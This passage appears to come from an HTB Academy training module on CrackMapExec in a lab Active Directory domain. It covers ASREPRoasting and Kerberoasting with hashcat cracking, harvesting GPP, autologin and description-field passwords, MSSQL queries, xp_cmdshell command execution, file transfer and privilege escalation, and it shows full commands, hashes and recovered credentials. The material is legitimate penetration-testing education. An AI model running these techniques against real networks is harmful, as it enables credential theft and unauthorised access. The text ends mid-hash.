In this section, we learned how to perform Password Spraying against different protocols using a list of users to try to identify valid credentials and gain access to the domain. The following section will discuss other mechanisms to identify accounts without brute forcing or Password Spraying.

Finding ASREPRoastable Accounts

The `ASREPRoast` attack looks for users without Kerberos pre-authentication required. That means that anyone can send an `AS_REQ` request to the KDC on behalf of any of those users and receive an `AS_REP` message. This last kind of message contains a chunk of data encrypted with the original user key derived from its password. Then, using this message, the user password could be cracked offline if the user chose a relatively weak password. To learn more about this attack, check out the module Active Directory Enumerations & Attacks.

If we do not have an account on the domain but have a username list, we maybe get lucky and find an account with the option that does not require Kerberos pre-authentication. If this option is set, it allows us to find encrypted data that can be decrypted with the user's password.

We can use the `LDAP` protocol with the list of users we previously found with the option `--asreproast` followed by a file name and specify the FQDN of the DC as a target. We will search for each account inside the file `users.txt` to identify if there is a least one account vulnerable to this attack:

Bruteforcing Accounts for ASREPRoast

```
crackmapexec ldap dc01.inlanefreight.htb -u users.txt -p '' --asreproast
asreproast.out

SMB         dc01.inlanefreight.htb 445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb 445    DC01             [email
protected]:1674ae058d5280dbc25ee678ee938c71$7277ce57387d449dd80c5e9d9a9b94
0a91e1f720e506ce910d7b48ad9faa97d10e32dc265101ad14b097e5755108278a4f32bb62
3d716478a600c5301e03db8e97165b0d0229155cef2a34d40f57841c0a7a1a0d0fed693b23
1e81940d70f127d20af8e6a1e813d663484c3073ed8ba8f2e117f15f8def6ebda88fc45baf
59a6fbee01d87dce18051b9159e38a2869a5fdffa0ccffde4ac5ae45a75f978ac958f0d23b
2e36fa05cbfe13f38ca7ea4311e859d85b1c29e4ce226c72c09e25127a96a18f7afc8d2c73
67a2dc14d61954b9e63812f5787e3ce5e2dc403674549e0bb18e76f758b4c04ad46ff34945
```

```
9fcb777b78d50fb876
```

Based on our list, we found one account vulnerable to ASREPRoasting. We can request all accounts that do not require Kerberos pre-authentication if we have valid credentials. Let's use Grace's credentials to request all accounts vulnerable to ASREPRoast.

Search for ASREPRoast Accounts

```
crackmapexec ldap dc01.inlanefreight.htb -u grace -p Inlanefreight01! --
asreproast asreproast.out

SMB         dc01.inlanefreight.htb 445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb 389    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
LDAP        dc01.inlanefreight.htb 389    DC01             [*] Total of
records returned 6
LDAP        dc01.inlanefreight.htb 389    DC01             [email
protected]:5567a4d9df8894497ce50c74c15cbe74$ea2eeece92c1314848071449c4061f
1c8e0153a5e91deaec56a1009b33aa4aa8fd86f9a17d8012629ee31aa525eeb98c1a9fc873
f1db27935f79d6fe8a9edc43116afcfdc161d1f90e48baf5d25691f418254ffe9e68c9ff36
ded80b81e165a61fc3867202fcd0e5279d45509024e728e792a1dede3deedb522028d4c76d
b8f7f819775136c350727d83f00cc9ddddcb1df1813cc7a4c299352af22d61a746bb84c6c9
de8e501ed35e630a424fb560349d827b23658081c1bab64e7a208eab6af974d972ad8f445f
b3cbb55a0d294429a5be20472e92963c4ebd7e39ad49cd47661d6d3b7045a3200454b6deb6
e88fcdac3d0a81326c
LDAP        dc01.inlanefreight.htb 389    DC01             [email
protected]:be96a4ea9e79a3f21c2984fc8b75d1f6$34c5bd1641d4588248348b6b91713d
45f60f37c5153369101af2b4294906c729a516fdea8c474f5e470d4d465bfa5d43dbbfe8e4
5cc1f1d12b0802796af3dd629f5be07282c9024be029ffb1c6243f0139a943b89952833a7a
7794ac77372dc107fbd14cd6ebe084a6c3123651d75ddd46a7406d68a8711e8e11257cfdda
71e0c13c8f5a9852afb0a0b9e3acc8856655987d3725f495e15ee56fb94f10df0a247d04ef
967b252000782b8debb410cb7a4f60a2704b3aa8a3ed3d444d2b6d2e96bb93086bb64407a1
cd4b240cb41955b446753795e2855f54d11d49360a5998df52a9a92f761477e66fc01972cb
46b818a680c7f97854
```

Once we get all the hash, we can use Hashcat with module 18200 and try to crack them. Let's use the `rockyou.txt` wordlist and attempt to crack those hashes:

Password Cracking

```
hashcat -m 18200 asreproast.out /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...
```

```
<SNIP>

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344386
* Bytes.....: 139921355
* Keyspace..: 14344386

[email
protected]:40d78fb0fd99b5070f8e519670e72f01$728671cd74bfb9b009f4e4dc7b5206
e4f45c3497b1e097fb47d9ddcee8211928d857cd8d11e6c7b9e4ced73806974a8db226c3cf
b14962cab03f7c6d85c5670ecbcf513d99d28f1e6445de81c7ee3c29641eb633457ed7b53d
40deba514a2e06d08759111628afd9b91a683622b6fed872d85f6a2e083237d4bb8d3ac43d
dd4fb7198389969bcc6282066fd34fcf06945806679e5eccc215a7034ac88bb2f2f068a4fb
176bcc3a48396cdf152614ec8a634bac8745e18e23d135afef234def28c53a74e930c315c8
666de1d63165317c7454460af3bf711a5c3006f498d2a1ee532cf537b97a991a2dc71d6de9
5ae8ca64c2c7cd8301:Password!

<SNIP>
```

We found another way to find a valid account on the domain, which would allow us to gather much more information on the environment and perhaps start to compromise hosts or other users.

Next Steps

The following section teaches us how to gather information about an account and identify other use cases for CrackMapExec.

Searching for Accounts in Group Policy Objects

Once we have control of an account, there are some mandatory checks we need to perform. Searching for credentials written in the `Group Policy Objects` (`GPO`) can pay off, especially in an old environment (Windows server 2003 / 2008) since every domain user can read the GPOs.

CrackMapExec has two modules that will search all the GPOs and find juicy credentials. We can use the modules `gpp_password` and `gpp_autologin`. The first module, `gpp_password`, retrieves the plaintext password and other information for accounts pushed through `Group Policy Preferences` (`GPP`). We can read more about this attack in this

blog post [Finding Passwords in SYSVOL & Exploiting Group Policy Preferences](), and the second module, `gpp_autologin`, searches the Domain Controller for `registry.xml` files to find autologin information and returns the username and clear text password if present.

Password GPP

```
crackmapexec smb 10.129.203.121 -u grace -p Inlanefreight01! -M
gpp_password

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
GPP_PASS... 10.129.203.121  445    DC01             [+] Found SYSVOL share
GPP_PASS... 10.129.203.121  445    DC01             [*] Searching for
potential XML files containing passwords
GPP_PASS... 10.129.203.121  445    DC01             [*] Found
inlanefreight.htb/Policies/{31B2F340-016D-11D2-945F-
00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml
GPP_PASS... 10.129.203.121  445    DC01             [+] Found credentials
in inlanefreight.htb/Policies/{31B2F340-016D-11D2-945F-
00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml
GPP_PASS... 10.129.203.121  445    DC01             Password:
Inlanefreight1998!
GPP_PASS... 10.129.203.121  445    DC01             action: U
GPP_PASS... 10.129.203.121  445    DC01             newName:
GPP_PASS... 10.129.203.121  445    DC01             fullName:
GPP_PASS... 10.129.203.121  445    DC01             description:
GPP_PASS... 10.129.203.121  445    DC01             changeLogon: 0
GPP_PASS... 10.129.203.121  445    DC01             noChange: 1
GPP_PASS... 10.129.203.121  445    DC01             neverExpires: 1
GPP_PASS... 10.129.203.121  445    DC01             acctDisabled: 0
GPP_PASS... 10.129.203.121  445    DC01             userName:
inlanefreight.htb\engels
```

AutoLogin GPP

```
crackmapexec smb 10.129.203.121 -u grace -p Inlanefreight01! -M
gpp_autologin

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
GPP_AUTO... 10.129.203.121  445    DC01             [+] Found SYSVOL share
```

```
GPP_AUTO... 10.129.203.121  445    DC01             [*] Searching for
Registry.xml
GPP_AUTO... 10.129.203.121  445    DC01             [*] Found
inlanefreight.htb/Policies/{C17DD5D1-0D41-4AE9-B393-
ADF5B3DD208D}/Machine/Preferences/Registry/Registry.xml
GPP_AUTO... 10.129.203.121  445    DC01             [+] Found credentials
in inlanefreight.htb/Policies/{C17DD5D1-0D41-4AE9-B393-
ADF5B3DD208D}/Machine/Preferences/Registry/Registry.xml
GPP_AUTO... 10.129.203.121  445    DC01             Usernames: ['kiosko']
GPP_AUTO... 10.129.203.121  445    DC01             Domains:
['INLANEFREIGHT']
GPP_AUTO... 10.129.203.121  445    DC01             Passwords:
['SimplePassword123!']
```

In our case, we found two accounts with two different passwords. Let's check if these accounts are still valid:

Credentials Validation

```
crackmapexec smb 10.129.203.121 -u engels -p Inlanefreight1998!

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\engels:Inlanefreight1998!
```

```
crackmapexec smb 10.129.203.121 -u kiosko -p SimplePassword123!
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\kiosko:SimplePassword123!
```

Both accounts are still valid, and we can use them to authenticate to the domain, identify which privileges they have, or try to reuse those credentials.

Next Section

This section taught us several methods to abuse GPO configurations to obtain credentials. In the next section, we will continue discussing ways to gather more information as an

authenticated user.

Working with Modules

As we previously discussed, each CrackMapExec protocol supports modules. We can run `crackmapexec <protocol> -L` to view available modules for the specified protocol. Let's use the `LDAP` protocol as an example.

View Available Modules for LDAP

```
crackmapexec ldap -L

[*] MAQ                        Retrieves the MachineAccountQuota domain-
level attribute
[*] adcs                       Find PKI Enrollment Services in Active
Directory and Certificate Templates Names
[*] daclread                   Read and backup the Discretionary Access
Control List of objects. Based on the work of @_nwodtuhs and @BlWasp_. Be
carefull, this module cannot read the DACLS recursively, more explains in
the options.
[*] get-desc-users             Get description of the users. May contained
password
[*] get-network
[*] laps                       Retrieves the LAPS passwords
[*] ldap-checker               Checks whether LDAP signing and binding are
required and / or enforced
[*] ldap-signing               Check whether LDAP signing is required
[*] subnets                    Retrieves the different Sites and Subnets of
an Active Directory
[*] user-desc                  Get user descriptions stored in Active
Directory
[*] whoami                     Get details of provided user
```

Let's pick the `user-desc` module and see how we can interact with modules.

Note: Keep in mind that `LDAP` protocol communications won't work if we can't resolve the domain FQDN. If we are not connecting to the domain DNS servers, we need to configure the FQDN in the `/etc/hosts` file. Configure the target IP to the FQDN `dc01.inlanefreight.htb`.

Identifying Options in Modules

A CrackMapExec module can have different options to set some custom values. There may be modules like `MAQ` which doesn't have any options, meaning that we can't modify its default action. To view a module's supported options, we can use the following syntax: `crackmapexec <protocol> -M <module_name> --options`

View Options for the LDAP MAQ Module

```
crackmapexec ldap -M MAQ --options

[*] MAQ module options:
None
```

View Options for the LDAP user-desc Module

```
crackmapexec ldap -M user-desc --options

[*] user-desc module options:

        LDAP_FILTER     Custom LDAP search filter (fully replaces the
default search)
        DESC_FILTER     An additional seach filter for descriptions
(supports wildcard *)
        DESC_INVERT     An additional seach filter for descriptions (shows
non matching)
        USER_FILTER     An additional seach filter for usernames (supports
wildcard *)
        USER_INVERT     An additional seach filter for usernames (shows
non matching)
        KEYWORDS        Use a custom set of keywords (comma separated)
        ADD_KEYWORDS    Add additional keywords to the default set (comma
separated)
```

The `LDAP` module `user-desc` will query all users in the Active Directory domain and retrieve their descriptions, it will only display the user's descriptions that match the default keywords, but it will save all descriptions in a file.

Default keywords are not provided in the description. If we want to know what those keywords are, we need to look at the source code. We can find the source code in the directory `CrackMapExec/cme/modules/`. Then we can look for the module name and open it. In our case, the Python script that contains the module `user-desc` is `user_description.py`. Let's grep the file to find the word `keywords`:

Looking at the Source Code of the user-desc Module

```
cat CrackMapExec/cme/modules/user_description.py |grep keywords

        KEYWORDS        Use a custom set of keywords (comma separated)
        ADD_KEYWORDS    Add additional keywords to the default set (comma
separated)
        self.keywords = {'pass', 'creds', 'creden', 'key', 'secret',
'default'}
        ...SNIP...
```

Let's use the module and find interesting user descriptions:

Retrieve User Description Using user-desc Module

```
crackmapexec ldap dc01.inlanefreight.htb -u grace -p Inlanefreight01! -M
user-desc

SMB         dc01.inlanefreight.htb  445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb  389    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
USER-DES...                                                 User: krbtgt -
Description: Key Distribution Center Service Account
USER-DES...                                                 User: alina -
Description: Account for testing HR App. Password: HRApp123!
USER-DES...                                                 Saved 6 user
descriptions to /home/plaintext/.cme/logs/UserDesc-10.129.203.121-
20221031_120444.log
```

As we can see, it displays the description that contains the keywords `key` and `pass`, but all descriptions are saved in the log file.

Opening File with All Descriptions

```
cat /home/plaintext/.cme/logs/UserDesc-10.129.203.121-20221031_120444.log

User:                       Description:
Administrator               Built-in account for administering the
computer/domain
Guest                       Built-in account for guest access to the
computer/domain
krbtgt                      Key Distribution Center Service Account
alina                       Account for testing HR App. Password: HRApp123!
engels                      Service Account for testing
```

```
testaccount                pwd: Testing123!
```

Using a Module with Options

If we want to use a module option, we need to use the flag `-o`. All options are specified in the form of `KEY=value` (msfvenom style). In the following example, we will replace the default keywords and display values with the keywords `pwd` and `admin`.

Using user-desc with New Keywords

```
crackmapexec ldap dc01.inlanefreight.htb -u grace -p Inlanefreight01! -M
user-desc -o KEYWORDS=pwd,admin

SMB         dc01.inlanefreight.htb  445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb  389    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
USER-DES...                                                 User:
Administrator - Description: Built-in account for administering the
computer/domain
USER-DES...                                                 User:
testaccount - Description: pwd: Testing123!
USER-DES...                                                 Saved 6 user
descriptions to /home/plaintext/.cme/logs/UserDesc-10.129.203.121-
20221031_123727.log
```

Querying User Membership

`groupmembership` is another example of a module created during this training by an HTB Academy training developer, which allows us to query the groups to which a user belongs (we will discuss how to create your own modules later). To use it, we need to specify the user we want to query with the option `USER`.

There is a PR for this module at the time of writing this training, but it can be used if downloaded and placed in the modules folder until it gets approved.

Querying Group Membership with a Custom Module

```
cd CrackMapExec/cme/modules/
wget https://raw.githubusercontent.com/Porchetta-
Industries/CrackMapExec/7d1e0fdaaf94b706155699223f984b6f9853fae4/cme/modul
```

```
es/groupmembership.py -q
crackmapexec ldap dc01.inlanefreight.htb -u grace -p Inlanefreight01! -M
groupmembership -o USER=julio

SMB         dc01.inlanefreight.htb  445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb  389    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
GROUPMEM... dc01.inlanefreight.htb  389    DC01             [+] User:
julio is member of following groups:
GROUPMEM... dc01.inlanefreight.htb  389    DC01             Server
Operators
GROUPMEM... dc01.inlanefreight.htb  389    DC01             Domain Admins
GROUPMEM... dc01.inlanefreight.htb  389    DC01             Domain Users
```

Next Steps

We now have a general idea of how modules work with CrackMapExec. We will use many of them, and the concepts we learned in this section will apply to other sections as we move forward.

MSSQL Enumeration and Attacks

Finding an MSSQL server is very interesting because databases commonly contain information we can use to advance our offensive operations and gain more access. We may also gain access to sensitive data, which is the goal of our assessment. Additionally, we can execute operating system commands through an MSSQL database using the feature xp_cmdshell.

As we discussed in the Password Spraying section, we can authenticate to SQL with three different types of user accounts. It's also essential to consider what privileges we have on the database and which database we have access to and confirm if we are the database dba (database admin) user.

When working with databases, we will typically perform two operations:

- Execute SQL Queries
- Execute Windows Commands

Execute SQL Queries

A SQL query allows us to interact with the database. We can retrieve information or add data to the database tables. We can also use the different operational functionalities of the management and administration of the database. Once we get an account, we can perform a SQL query using the option `-q`.

SQL Query to Get All Database Names

```
crackmapexec mssql 10.129.203.121 -u grace -p Inlanefreight01! -q "SELECT
name FROM master.dbo.sysdatabases"

MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build
17763 (name:DC01) (domain:inlanefreight.htb)
MSSQL       10.129.203.121  1433   DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
MSSQL       10.129.203.121  1433   DC01             name
MSSQL       10.129.203.121  1433   DC01             ----------------------
--------------------------------------------------------------------------
--------------------------------
MSSQL       10.129.203.121  1433   DC01             master
MSSQL       10.129.203.121  1433   DC01             tempdb
MSSQL       10.129.203.121  1433   DC01             model
MSSQL       10.129.203.121  1433   DC01             msdb
MSSQL       10.129.203.121  1433   DC01             core_app
MSSQL       10.129.203.121  1433   DC01             core_business
```

We can also use the option `--local-auth` to specify an MSSQL user. If we don't select this option, a domain account will be used instead.

SQL Queries

```
crackmapexec mssql 10.129.203.121 -u nicole -p Inlanefreight02! --local-
auth -q "SELECT name FROM master.dbo.sysdatabases"

MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build
17763 (name:DC01) (domain:DC01)
MSSQL       10.129.203.121  1433   DC01             [+]
nicole:Inlanefreight02! (Pwn3d!)
MSSQL       10.129.203.121  1433   DC01             name
MSSQL       10.129.203.121  1433   DC01             ----------------------
--------------------------------------------------------------------------
--------------------------------
MSSQL       10.129.203.121  1433   DC01             master
MSSQL       10.129.203.121  1433   DC01             tempdb
MSSQL       10.129.203.121  1433   DC01             model
```

```
MSSQL       10.129.203.121  1433   DC01             msdb
MSSQL       10.129.203.121  1433   DC01             core_app
MSSQL       10.129.203.121  1433   DC01             core_business
```

```
crackmapexec mssql 10.129.203.121 -u nicole -p Inlanefreight02! --local-
auth -q "SELECT table_name from core_app.INFORMATION_SCHEMA.TABLES"
MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build
17763 (name:DC01) (domain:DC01)
MSSQL       10.129.203.121  1433   DC01             [+]
nicole:Inlanefreight02! (Pwn3d!)
MSSQL       10.129.203.121  1433   DC01             table_name
MSSQL       10.129.203.121  1433   DC01             -----------------------
--------------------------------------------------------------------------
--------------------------------
MSSQL       10.129.203.121  1433   DC01             tbl_users
```

```
crackmapexec mssql 10.129.203.121 -u nicole -p Inlanefreight02! --local-
auth -q "SELECT * from [core_app].[dbo].tbl_users"

MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build
17763 (name:DC01) (domain:DC01)
MSSQL       10.129.203.121  1433   DC01             [+]
nicole:Inlanefreight02! (Pwn3d!)
MSSQL       10.129.203.121  1433   DC01             id_user
MSSQL       10.129.203.121  1433   DC01             name
MSSQL       10.129.203.121  1433   DC01             lastname
MSSQL       10.129.203.121  1433   DC01             username
MSSQL       10.129.203.121  1433   DC01             password
MSSQL       10.129.203.121  1433   DC01             -----------
MSSQL       10.129.203.121  1433   DC01             -----------------------
----------------------------
MSSQL       10.129.203.121  1433   DC01             -----------------------
----------------------------
MSSQL       10.129.203.121  1433   DC01             -----------------------
----------------------------
MSSQL       10.129.203.121  1433   DC01             -----------------------
----------------------------
MSSQL       10.129.203.121  1433   DC01             1
MSSQL       10.129.203.121  1433   DC01             b'Josh'
MSSQL       10.129.203.121  1433   DC01             b'Matt'
MSSQL       10.129.203.121  1433   DC01             b'josematt'
MSSQL       10.129.203.121  1433   DC01             b'Testing123'
MSSQL       10.129.203.121  1433   DC01             2
MSSQL       10.129.203.121  1433   DC01             b'Elie'
MSSQL       10.129.203.121  1433   DC01             b'Cart'
MSSQL       10.129.203.121  1433   DC01             b'eliecart'
```

```
MSSQL       10.129.203.121  1433   DC01             b'Motor999'
```

We performed some database queries to list databases, tables, and content. To learn more about how to enumerate databases using SQL queries, we can read the section Attacking SQL Databases from Attacking Common Services module.

Executing Windows Commands

When we find an account, CrackMapExec will automatically check if the user is a DBA (Database Administrator) account or not. If we notice the output `Pwn3d!`, the user is a Database Administrator. Users with DBA privileges can access, modify, or delete a database object and grant rights to other users. This user can perform any action against the database.

Authenticating with a DBA Account

```
crackmapexec mssql 10.129.203.121 -u nicole -p Inlanefreight02! --local-
auth

MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build
17763 (name:DC01) (domain:DC01)
MSSQL       10.129.203.121  1433   DC01             [+]
nicole:Inlanefreight02! (Pwn3d!)
```

MSSQL has an extended stored procedure called xp_cmdshell which allows us to execute system commands using SQL. A DBA account has the privileges to enable the features needed to execute Windows operating system commands.

To execute a Windows command, we need to use the option `-x` followed by the command we want to run:

Executing Windows Commands

```
crackmapexec mssql 10.129.203.121 -u nicole -p Inlanefreight02! --local-
auth -x whoami

MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build
17763 (name:DC01) (domain:DC01)
MSSQL       10.129.203.121  1433   DC01             [+]
nicole:Inlanefreight02! (Pwn3d!)
MSSQL       10.129.203.121  1433   DC01             [+] Executed command
via mssqlexec
```

```
MSSQL       10.129.203.121  1433   DC01             ----------------------
-------------------------------------------------------------
MSSQL       10.129.203.121  1433   DC01
inlanefreight\svc_mssql
```

Note: Being able to execute Windows commands via MSSQL doesn't mean we are local administrators on the Windows machine. We can elevate our privileges or use this access to get more information about the target machine.

Transfering Files via MSSQL

MSSQL allows us to download and upload files using OPENROWSET (Transact-SQL) and Ole Automation Procedures Server Configuration Options respectively. CrackMapExec incorporates those options with `--put-file` and `--get-file`.

To upload a file to our target machine, we can use the option `--put-file` followed by the local file we want to upload and the destination directory.

Upload File

```
crackmapexec mssql 10.129.203.121 -u nicole -p Inlanefreight02! --local-
auth --put-file /etc/passwd C:/Users/Public/passwd

MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build
17763 (name:DC01) (domain:DC01)
MSSQL       10.129.203.121  1433   DC01             [+]
nicole:Inlanefreight02! (Pwn3d!)
MSSQL       10.129.203.121  1433   DC01             [*] Copy /etc/passwd
to C:/Users/Public/passwd
MSSQL       10.129.203.121  1433   DC01             [*] Size is 3456 bytes
MSSQL       10.129.203.121  1433   DC01             [+] File has been
uploaded on the remote machine
```

```
crackmapexec mssql 10.129.203.121 -u nicole -p Inlanefreight02! --local-
auth -x "dir c:\Users\Public"

MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build
17763 (name:DC01) (domain:DC01)
MSSQL       10.129.203.121  1433   DC01             [+]
nicole:Inlanefreight02! (Pwn3d!)
MSSQL       10.129.203.121  1433   DC01             [+] Executed command
via mssqlexec
MSSQL       10.129.203.121  1433   DC01             ----------------------
```

```
-----------------------------------------------------------
MSSQL       10.129.203.121  1433   DC01             Volume in drive C has
no label.
MSSQL       10.129.203.121  1433   DC01             Volume Serial Number
is B8B3-0D72
MSSQL       10.129.203.121  1433   DC01             Directory of
c:\Users\Public
MSSQL       10.129.203.121  1433   DC01             12/01/2022  04:22 AM
<DIR>          .
MSSQL       10.129.203.121  1433   DC01             12/01/2022  04:22 AM
<DIR>          ..
MSSQL       10.129.203.121  1433   DC01             10/06/2021  02:38 PM
<DIR>          Documents
MSSQL       10.129.203.121  1433   DC01             09/15/2018  01:19 AM
<DIR>          Downloads
MSSQL       10.129.203.121  1433   DC01             09/15/2018  01:19 AM
<DIR>          Music
MSSQL       10.129.203.121  1433   DC01             12/01/2022  04:22 AM
3,456 passwd
MSSQL       10.129.203.121  1433   DC01             09/15/2018  01:19 AM
<DIR>          Pictures
MSSQL       10.129.203.121  1433   DC01             09/15/2018  01:19 AM
<DIR>          Videos
MSSQL       10.129.203.121  1433   DC01             1 File(s)
3,456 bytes
MSSQL       10.129.203.121  1433   DC01             7 Dir(s)
10,588,659,712 bytes free
```

To download a file, we need to use the `--get-file` option followed by the file's path and set an output file name.

Download a File from the Target Machine via MSSQL

```
crackmapexec mssql 10.129.203.121 -u nicole -p Inlanefreight02! --local-
auth --get-file C:/Windows/System32/drivers/etc/hosts hosts

MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build
17763 (name:DC01) (domain:DC01)
MSSQL       10.129.203.121  1433   DC01             [+]
nicole:Inlanefreight02! (Pwn3d!)
MSSQL       10.129.203.121  1433   DC01             [*] Copy
C:/Windows/System32/drivers/etc/hosts to hosts
MSSQL       10.129.203.121  1433   DC01             [+] File
C:/Windows/System32/drivers/etc/hosts was transferred to hosts
```

```
cat hosts
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.

<SNIP>
```

SQL Privilege Escalation Module

CrackMapExec includes a couple of modules for MSSQL, one of them is `mssql_priv`, which enumerates and exploits MSSQL privileges to attempt to escalate from a standard user to a sysadmin. To achieve this, this module enumerates two (2) different privilege escalation vectors in MSSQL `EXECUTE AS LOGIN` and `db_owner role`. The module has three options `enum_privs` to list privileges (default), `privesc` to escalate privileges, and `rollback` to return the user to its original state. Let's see it in action. In the following example, the user `INLANEFREIGHT\robert` has the privilege to impersonate `julio` who is a sysadmin user.

MSSQL Privilege Escalation

```
crackmapexec mssql -M mssql_priv --options

[*] mssql_priv module options:

        ACTION    Specifies the action to perform:
            - enum_priv (default)
            - privesc
            - rollback (remove sysadmin privilege)
```

```
crackmapexec mssql 10.129.203.121 -u robert -p Inlanefreight01! -M
mssql_priv

MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build
17763 (name:DC01) (domain:inlanefreight.htb)
MSSQL       10.129.203.121  1433   DC01             [+]
inlanefreight.htb\robert:Inlanefreight01!
MSSQL_PR... 10.129.203.121  1433   DC01             [+]
INLANEFREIGHT\robert can impersonate julio (sysadmin)
```

```
crackmapexec mssql 10.129.203.121 -u robert -p Inlanefreight01! -M
mssql_priv -o ACTION=privesc

MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build
17763 (name:DC01) (domain:inlanefreight.htb)
MSSQL       10.129.203.121  1433   DC01             [+]
inlanefreight.htb\robert:Inlanefreight01!
MSSQL_PR... 10.129.203.121  1433   DC01             [+]
INLANEFREIGHT\robert can impersonate julio (sysadmin)
MSSQL_PR... 10.129.203.121  1433   DC01             [+]
INLANEFREIGHT\robert is now a sysadmin! (Pwn3d!)
```

As a sysadmin user, we can now execute commands. Let's do this and then roll back our privileges to their original state:

Executing Commands and Rolling Back Privileges

```
crackmapexec mssql 10.129.203.121 -u robert -p Inlanefreight01! -x whoami

MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build
17763 (name:DC01) (domain:inlanefreight.htb)
MSSQL       10.129.203.121  1433   DC01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
MSSQL       10.129.203.121  1433   DC01             [+] Executed command
via mssqlexec
MSSQL       10.129.203.121  1433   DC01             ----------------------
-----------------------------------------------------------
MSSQL       10.129.203.121  1433   DC01
inlanefreight\svc_mssql
```

```
crackmapexec mssql 10.129.203.121 -u robert -p Inlanefreight01! -M
mssql_priv -o ACTION=rollback

MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build
17763 (name:DC01) (domain:inlanefreight.htb)
MSSQL       10.129.203.121  1433   DC01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
MSSQL_PR... 10.129.203.121  1433   DC01             [+] sysadmin role
removed
```

```
crackmapexec mssql 10.129.203.121 -u robert -p Inlanefreight01! -x whoami

MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build
```

```
17763 (name:DC01) (domain:inlanefreight.htb)
MSSQL       10.129.203.121  1433   DC01             [+]
inlanefreight.htb\robert:Inlanefreight01!
```

Note: To test the module with the users we have, it is necessary to try them one by one since the multi-user functionality with `--no-bruteforce` and `--continue-on-success` does not support testing a module with multiple accounts at the same time.

Exercises Notes

When starting the target machine, please wait about 2 or 3 minutes for the MSSQL service dependencies to start correctly.

To ensure the service is working correctly, try to authenticate with any domain user. If the service responds, it's ready.

Next Steps

In the next section, we will discuss how we can use any Active Directory account to perform an attack that allows us to retrieve a target account's password hash and crack it offline to potentially gain more access in the AD environment.

Finding Kerberoastable Accounts

The `Kerberoasting` attack aims to harvest TGS (Ticket Granting Service) Tickets from a user with servicePrincipalName (SPN) values, typically a service account. Any valid Active Directory account can request a TGS for any SPN account. Part of the ticket is encrypted with the account's NTLM password hash, which allows us to attempt to crack the password offline. To learn more about how this attack works, check out the Kerberoasting section of the Active Directory Enumeration & Attacks module.

To find the Kerberoastable accounts, we need to have a valid user in the domain, use the protocol `LDAP` with the option `--kerberoasting` followed by a file name, and specify the IP address of the DC as a target on CrackMapExec:

Kerberoasting Attack

```
crackmapexec ldap dc01.inlanefreight.htb -u grace -p 'Inlanefreight01!' --
kerberoasting kerberoasting.out

SMB         dc01.inlanefreight.htb 445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb 389    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
LDAP        dc01.inlanefreight.htb 389    DC01             [*] Total of
records returned 4
CRITICAL:impacket:CCache file is not found. Skipping...
LDAP        dc01.inlanefreight.htb 389    DC01             sAMAccountName:
grace memberOf: CN=SQL Admins,CN=Users,DC=inlanefreight,DC=htb pwdLastSet:
2022-10-25 15:48:04.646233 lastLogon:2022-12-01 07:20:01.171413
LDAP        dc01.inlanefreight.htb 389    DC01
$krb5tgs$23$*grace$INLANEFREIGHT.HTB$inlanefreight.htb/grace*$ce19d59e7823
310c7fb51920d24bd56c$1cc46b764998c6077ee9a7f5a215a93bbae3b3a944584ac373823
